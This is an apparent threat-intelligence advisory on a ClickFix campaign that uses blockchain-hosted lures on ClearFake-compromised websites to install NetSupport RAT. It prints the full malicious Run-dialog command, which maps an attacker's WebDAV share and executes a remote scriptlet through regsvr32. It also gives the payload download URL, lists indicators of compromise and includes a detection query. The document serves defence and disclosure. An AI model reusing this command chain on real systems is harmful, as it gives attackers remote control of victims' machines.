CAA-2026-0023 ClickFix Lures Hosted on Blockchain Lead to NetSupport RAT

Summary


Since May 2026, CyberAlberta Threat Intelligence observed several ClearFake-compromised websites retrieve ClickFix phishing lures hosted on blockchain networks. On 30 July 2026, a related multi-stage ClickFix campaign was observed delivering NetSupport RAT as its final payload.

Details

ClickFix is a social engineering technique that persuades victims into executing a series of malicious commands, often from the Windows Run dialog. The phishing lures typically masquerade as a "fix" for a technical problem and commonly impersonate CAPTCHA challenges, Cloudflare verifications, browser warnings, or document-validation processes.[1] ClearFake (a.k.a CLEARSHORT) is a malware delivery network that inserts JavaScript on compromised legitimate websites to deliver malicious payloads using the drive-by download technique.[2]

ClickFix Campaign Leveraging EtherHiding

On 30 July 2026, CyberAlberta Threat Intelligence identified a multi-stage delivery chain (Figure 1) that began with a ClearFake-compromised legitimate website executing malicious JavaScript to retrieve a ClickFix phishing lure from the blockchain. This is known as EtherHiding—a staging technique that retrieves malicious code, configuration data, or infrastructure information from blockchain smart contracts.[3]



[1] https://www.proofpoint.com/us/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape
[2] https://www.sekoia.com/blog/clearfake-a-newcomer-to-the-fake-updates-threats-landscape
[3] https://guard.io/labs/etherhiding-hiding-web2-malicious-code-in-web3-smart-contracts

Figure 1. Observed ClickFix Attack Chain

The embedded malicious JavaScript queried a public blockchain RPC service by submitting an `eth_call` request to an attacker-controlled smart contract. The observed blockchain RPC endpoints in this and similar campaigns have included:

- `bsc-testnet-rpc.publicnode.com` (BNB Smart Chain test network)
- `polygon.drpc.org` (Polygon)
- `ethereum-sepolia-rpc.publicnode.com` (Ethereum Sepolia test network)

The malicious JavaScript then Base64-decodes the response and renders a Google reCAPTCHA-themed phishing lure in the victim's browser (Figure 2). The JavaScript also populates the victim's clipboard with a malicious command string.




Figure 2. ClickFix Lure Impersonating Google's reCAPTCHA

TrendAI analysts have documented similar EtherHiding activity in which embedded JavaScript retrieved malicious payloads from blockchain smart contracts.[4] Notably, retrieving the lure content through smart contracts reduces the need to host all malicious components on the compromised website.

User Execution of Malicious Commands

The phishing lure (Figure 2) instructs the victim to start the Windows Run dialog using the `Win+R` keyboard shortcut, paste the malicious command from the clipboard, and execute it. The executed command string (Figure 3) uses the Windows Program Compatibility Assistant Launcher (`pcalua.exe`) to execute a series of sequential commands from PowerShell.

```
"C:\Windows\system32\pcalua.exe" -a "powershell" -c "Start-Service WebClient -ea
0;Start-Sleep 6;net use Z: /delete 2>$null;net use Z: \\193-233-82-
248.sslip[.]io@SSL\d3f8a142c9;regsvr32 /s /n /u /i:Z:\poc.sct scrobj.dll"
```

Figure 3. Malicious Command Executed from the Windows Run (Win+R) Dialog

PowerShell starts the Windows WebClient service, unmaps any existing `Z:\` shares, and maps a remote WebDAV share hosted at `193-233-82-248.sslip[.]io` to the `Z:\` drive. Afterwards, the Windows Script

[4] https://www.trendmicro.com/en_us/research/26/e/smart-contracts-for-command-and-control.html

Component Runtime (`scrobj.dll`) is loaded by `regsvr32.exe` to execute the remotely-hosted scriptlet `Z:\poc.sct`.

The `poc.sct` scriptlet (SHA256 `00b5ff419ab03ea90babb164574d9ddd87d388b8410a68bd5d2c231837c3fb6b`) retrieves a ZIP archive from `https[:]//193-233-82-248.sslip[.]io/d3f8a142c9/vrep.zip`, extracts the file `vrep.msi`, executes Microsoft Installer (`msiexec.exe`), and finally installs NetSupport RAT.

NetSupport RAT and Potential Impact

The observed NetSupport RAT deployment was configured to communicate with the C2 domain `bravecdp.duckdns[.]org`. Both NetSupport RAT (a.k.a. NetSupport Manager) and DuckDNS—a Dynamic DNS provider—are legitimate products and services frequently abused by threat actors.

NetSupport RAT provides threat actors with remote control of the compromised system. The resulting access creates opportunities to monitor user activity, transfer files, execute commands, deliver secondary payloads, and likely result in lateral movement extending the compromise beyond the initially affected host.[5]

Assessment

CyberAlberta Threat Intelligence assesses the threat actor operating NetSupport RAT is highly likely an affiliate of the ClearFake malware distribution network and retained their services to distribute the payload. This assessment is made with high confidence and is supported by the distinctly different levels of sophistication and industry reporting on the ClearFake distribution service. Google Threat Intelligence tracks the operators of ClearFake as UNC5142, a financially motivated cybercrime group that regularly distributes malware for other threat actors.[6]

Recommendations

To reduce exposure to the ClickFix activity described in this report, organizations should:

- Restrict access to the Windows Run dialog using a Group Policy.
- Educate users that CAPTCHA and human verification pages do not require the use of the Windows Run dialog to execute clipboard content.
- Review legitimate business requirements for public blockchain RPC services. The services are not inherently malicious but if these services are not required, consider monitoring for anomalous communication or blocking them entirely.

Detection Opportunities

The following Microsoft Defender KQL queries can detect ClickFix activity described in this report.

```
let lookback = 30d;
let correlationWindow = 10m;
let BlockchainActivity =
    DeviceNetworkEvents
    | where Timestamp > ago(lookback)
    | where RemoteUrl has_any (
        "bsc-testnet-rpc.publicnode.com",
        "polygon.drpc.org",
        "ethereum-sepolia-rpc.publicnode.com"
    )
    | project DeviceName, BlockchainTime = Timestamp, RpcEndpoint = RemoteUrl;
BlockchainActivity
| join kind=inner hint.shufflekey=DeviceName (
```

[5] https://www.anvilogic.com/threat-reports/netsupport-rat-clickfix

[6] https://cloud.google.com/blog/topics/threat-intelligence/unc5142-etherhiding-distribute-malware

```
    DeviceRegistryEvents
    | where Timestamp > ago(lookback)
    | where RegistryKey has @"\Explorer\RunMRU"
    | project DeviceName, InitiatingProcessAccountName, RunTime = Timestamp,
RegistryValueData
) on DeviceName
| where RunTime between (BlockchainTime .. (BlockchainTime + correlationWindow))
| project DeviceName, InitiatingProcessAccountName, BlockchainTime, RpcEndpoint,
RunTime, RegistryValueData
| sort by BlockchainTime desc
```

Figure 4. KQL Query to Correlate Blockchain RPC Activity with Windows Run Dialog Execution

Indicators of Compromise (IOCs)

The following IOCs characterize the ClickFix activity described in this report.

Description	Indicator
NetSupport RAT SHA256 hashes	00b5ff419ab03ea90babb164574d9ddd87d388b8410a68bd5d2c231837c3fb6b
	943fd88daef748b3406543fed30d28284cc7efeea14113c07c76bc4c6c3d526c
	79040421b5a48dcc6e611dfe187b2f3e355791ad8511adb84f5c0948aa1d6c89
NetSupport RAT delivery infrastructure	193-233-82-248.sslip[.]io
	rechapman.duckdns[.]org
	193.233.82[.]248
NetSupport RAT C2 infrastructure	bravecdp.duckdns[.]org
	62.60.226[.]198
Attacker smart contract address	0xA1decFB75C8C0CA28C10517ce56B710baf727d2e
WebDAV share paths observed in related incidents	wjfsb.butoralberlet[.]com@SSL\aa3f3845-9f87-442d-94d5-37a37526d55b
	zrbf.ridgerenovation[.]com@SSL\4fcd9f90-eaa6-42dc-9234-59b82af72c81
ClearFake infrastructure domains	rept.seescanf[.]cc
	xn--b1aluem3j.mokushigeki.in[.]net
	xn--b1amdnf.mokushigeki.in[.]net
	cooldogshistory[.]com
	godhelp-us[.]com
	ilikegoodpersontoo[.]com
	shadowqueueflow[.]com

	`simplecopseholding[.]com`
	`neutralmarlservices[.]com`

Table 1. ClickFix IOCs

MITRE ATT&CK

The following table maps tactics, techniques, and procedures (TTPs) described in this report to the MITRE ATT&CK Framework.

Tactic	Technique	Observable
Initial Access	T1189 – Drive-by Compromise	Victims browsed to legitimate websites compromised by ClearFake
Execution	T1204.004 – User Execution: Malicious Copy and Paste	Victims executed malicious commands from the Run dialog
	T1059.001 – Command and Scripting Interpreter: PowerShell	PowerShell script mapped the WebDAV share and executed an additional payload
	T1047 – Windows Management Instrumentation	PowerShell script used the WMI `Win32_Process` class to execute `regsvr32.exe`
Stealth	T1218.010 – System Binary Proxy Execution: Regsvr32	`regsvr32.exe` loaded `scrobj.dll` to execute the `poc.sct` scriptlet
	T1218.007 – System Binary Proxy Execution: Msiexec	`msiexec.exe` installed NetSupport RAT
	T1140 – Deobfuscate/Decode Files or Information	JavaScript Base64-decodes a phishing lure
Collection	T1113 – Screen Capture	NetSupport RAT supports screen-monitoring functionality
Command and Control	T1219 – Remote Access Software	NetSupport Manager was installed and configured for remote access

Table 2. ClickFix TTPs